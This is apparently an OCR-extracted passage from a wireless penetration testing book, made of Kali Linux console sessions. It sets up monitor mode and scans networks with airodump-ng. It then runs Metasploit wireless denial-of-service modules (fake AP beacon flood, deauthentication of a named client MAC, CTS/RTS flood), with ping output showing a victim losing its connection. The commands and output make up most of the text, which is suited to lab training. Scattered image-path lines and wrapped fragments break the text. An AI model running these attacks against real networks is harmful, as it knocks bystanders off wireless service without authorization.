/usr/include/ruby-2.1.0/ruby/backward/rubysig.h:35:29: warning: 'rb_thread_block
ing_region_begin' is deprecated (declared at /usr/include/ruby-2.1.0/ruby/backwa
rd/rubysig.h:33) [-Wdeprecated-declarations]
 #define TRAP_BEG do {struct rb_blocking_region_buffer *__region = rb_thread_blo
cking_region_begin();
                             ^
Lorcon2.c:535:2: note: in expansion of macro 'TRAP_BEG'
  TRAP_BEG;
  ^
Lorcon2.c:539:2: warning: 'rb_thread_blocking_region_end' is deprecated (declare
d at /usr/include/ruby-2.1.0/ruby/backward/rubysig.h:34) [-Wdeprecated-declarati
ons]
  TRAP_END;
  ^
linking shared-object Lorcon2.so
root@kali:~/lorcon/ruby-lorcon# make install
/usr/bin/install -c -m 0755 Lorcon2.so /usr/local/lib/i386-linux-gnu/site_ruby
installing default Lorcon2 libraries
root@kali:~/lorcon/ruby-lorcon#


root@kali:~# ifconfig
wlan0   Link encap:Ethernet HWaddr 00:c0:ca:3e:bb:3f
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)


root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID   Name
2019   dhclient
2201   NetworkManager
2606   wpa_supplicant
Interface   Chipset   Driver
wlan0   Realtek RTL8187L   rtl8187 - [phy0]
                                (monitor mode enabled on mon0)


root@kali:~# msfconsole


```
msf > use auxiliary/dos/wifi/fakeap
msf auxiliary(fakeap) >
msf auxiliary(fakeap) > show options

Module options (auxiliary/dos/wifi/fakeap):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BSSID                       no        Use this static BSSID (e.g. AA:BB:CC:DD
:EE:FF)
   CHANNEL    11               yes       The initial channel
   DRIVER     autodetect       yes       The name of the wireless driver for lor
con
   INTERFACE  wlan0            yes       The name of the wireless interface
   NUM                         no        Number of beacons to send
   SSID                        no        Use this static SSID

msf auxiliary(fakeap) > run

[*] Sending fake beacon frames...
```





```
root@kali:~# airodump-ng mon0
```

```
CH  9 ][ Elapsed: 8 s ][ 2013-07-11 19:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:94:E4:C8:04:E8  -24  93      111       23    0   9  54e. WPA2 CCMP   PSK  Seclab

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

90:94:E4:C8:04:E8  CC:B2:55:FF:2E:1C   -1    0 - 1      0        1
```

Wireless Client


Wireless Network Connection
Network Tasks
Refresh network list
Set up a wireless network for a home or small office
Related Tasks
Learn about wireless networking
Change the order of preferred networks
Change advanced settings
Choose a wireless network
Click an item in the list below to connect to a wireless network in range or to get more information.
Seclab
Connected
Security-enabled wireless network (WPA2)
You are currently connected to this network. To disconnect from this network, click Disconnect.
Wi5_VRNAGAR1
Unsecured wireless network
Disconnect


Wireless Network Connection
Network Tasks
Refresh network list
Set up a wireless network for a home or small office
Related Tasks
Choose a wireless network
Click an item in the list below to connect to a wireless network in range or to get more information.
Seclab
Connected
Security-enabled wireless network (WPA2)
You are currently connected to this network. To disconnect from this network,
Command Prompt - ping 192.168.0.1 -t
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Wireless Network Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.0.102
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
C:\Documents and Settings\Administrator>ping 192.168.0.1 -t
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=11ms TTL=255
Reply from 192.168.0.1: bytes=32 time=9ms TTL=255
Reply from 192.168.0.1: bytes=32 time=9ms TTL=255
Reply from 192.168.0.1: bytes=32 time=5ms TTL=255
Reply from 192.168.0.1: bytes=32 time=2ms TTL=255


root@kali:~# msfconsole

```
msf > use auxiliary/dos/wifi/deauth
msf auxiliary(deauth) > show options

Module options (auxiliary/dos/wifi/deauth):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   ADDR_BSS                    yes       BSSID (e.g 00:DE:AD:BE:EF:00)
   ADDR_DST                    yes       TARGET MAC (e.g 00:DE:AD:BE:EF:00)
   ADDR_SRC                    yes       Source MAC (e.g 00:DE:AD:BE:EF:00)
   CHANNEL    11               yes       The initial channel
   DRIVER     autodetect       yes       The name of the wireless driver for lorcon
   INTERFACE  wlan0            yes       The name of the wireless interface
   NUM        100              yes       Number of frames to send
```

```
msf auxiliary(deauth) > set ADDR_BSS 90:94:E4:C8:04:E8
ADDR_BSS => 90:94:E4:C8:04:E8
msf auxiliary(deauth) > set ADDR_DST CC:B2:55:FF:2E:1C
ADDR_DST => CC:B2:55:FF:2E:1C
msf auxiliary(deauth) > set ADDR_SRC 90:94:E4:C8:04:E8
ADDR_SRC => 90:94:E4:C8:04:E8
msf auxiliary(deauth) > set CHANNEL 9
CHANNEL => 9
msf auxiliary(deauth) > set NUM 1000
NUM => 1000
msf auxiliary(deauth) > run
```

```
Reply from 192.168.0.1: bytes=32 time=6ms TTL=255
Reply from 192.168.0.1: bytes=32 time=7ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Request tined out.
Request tined out.
Request tined out.
Reply from 192.168.0.1: bytes=32 time=2ms TTL=255
Reply from 192.168.0.1: bytes=32 time=29ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=2ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=2ms TTL=255
Reply from 192.168.0.1: bytes=32 time=2ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Request tined out.
Request tined out.
Request tined out.
Reply from 192.168.0.1: bytes=32 time=379ms TTL=255
Reply from 192.168.0.1: bytes=32 time=17ms TTL=255
Reply from 192.168.0.1: bytes=32 time=14ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
```

```
root@kali:~# ifconfig
wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3e:bb:3f
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```


```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2019    dhclient
2201    NetworkManager
2606    wpa_supplicant

Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

```
root@kali:~# airodump-ng mon0
```


```
CH  9 ][ Elapsed: 8 s ][ 2013-07-11 19:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:94:E4:C8:04:E8  -24  93      111       23    0   9  54e. WPA2 CCMP   PSK  Seclab

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

90:94:E4:C8:04:E8  CC:B2:55:FF:2E:1C  -41    0 - 1      0        1
```


```
msf > use  auxiliary/dos/wifi/cts_rts_flood
msf auxiliary(cts_rts_flood) > info

       Name: Wireless CTS/RTS Flooder
     Module: auxiliary/dos/wifi/cts_rts_flood
    Version: 0
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Brad Antoniewicz

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  ADDR_DST                    yes       TARGET MAC (e.g 00:DE:AD:BE:EF:00)
  ADDR_SRC                    no        Source MAC (not needed for CTS)
  CHANNEL    11               yes       The initial channel
  DRIVER     autodetect       yes       The name of the wireless driver for lorcon
  INTERFACE  wlan0            yes       The name of the wireless interface
  NUM        100              yes       Number of frames to send
  TYPE       RTS              yes       Type of Frame (RTS, CTS)

Description:
  This module sends 802.11 CTS/RTS requests to a specific wireless
  peer, using the specified source address,
```


```
msf auxiliary(cts_rts_flood) > set ADDR_DST 90:94:E4:C8:04:E8
ADDR_DST => 90:94:E4:C8:04:E8
msf auxiliary(cts_rts_flood) > set TYPE CTS
TYPE => CTS
msf auxiliary(cts_rts_flood) > set NUM 10000
NUM => 10000
msf auxiliary(cts_rts_flood) > set CHANNEL 9
CHANNEL => 9
msf auxiliary(cts_rts_flood) > run

[*] Sending 10000 CTS frames.....
```





Chapter 9: Wireless Pentesting from Non-Traditional Platforms









LINKSYS
Firmware Version: 1.0.06
Administration
Linksys E2000
E2000
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Administration
Status
Management | Log | Diagnostics | Factory Defaults | Firmware Upgrade
Firmware Upgrade
Please select a file to upgrade the firmware:
Choose File
No file chosen
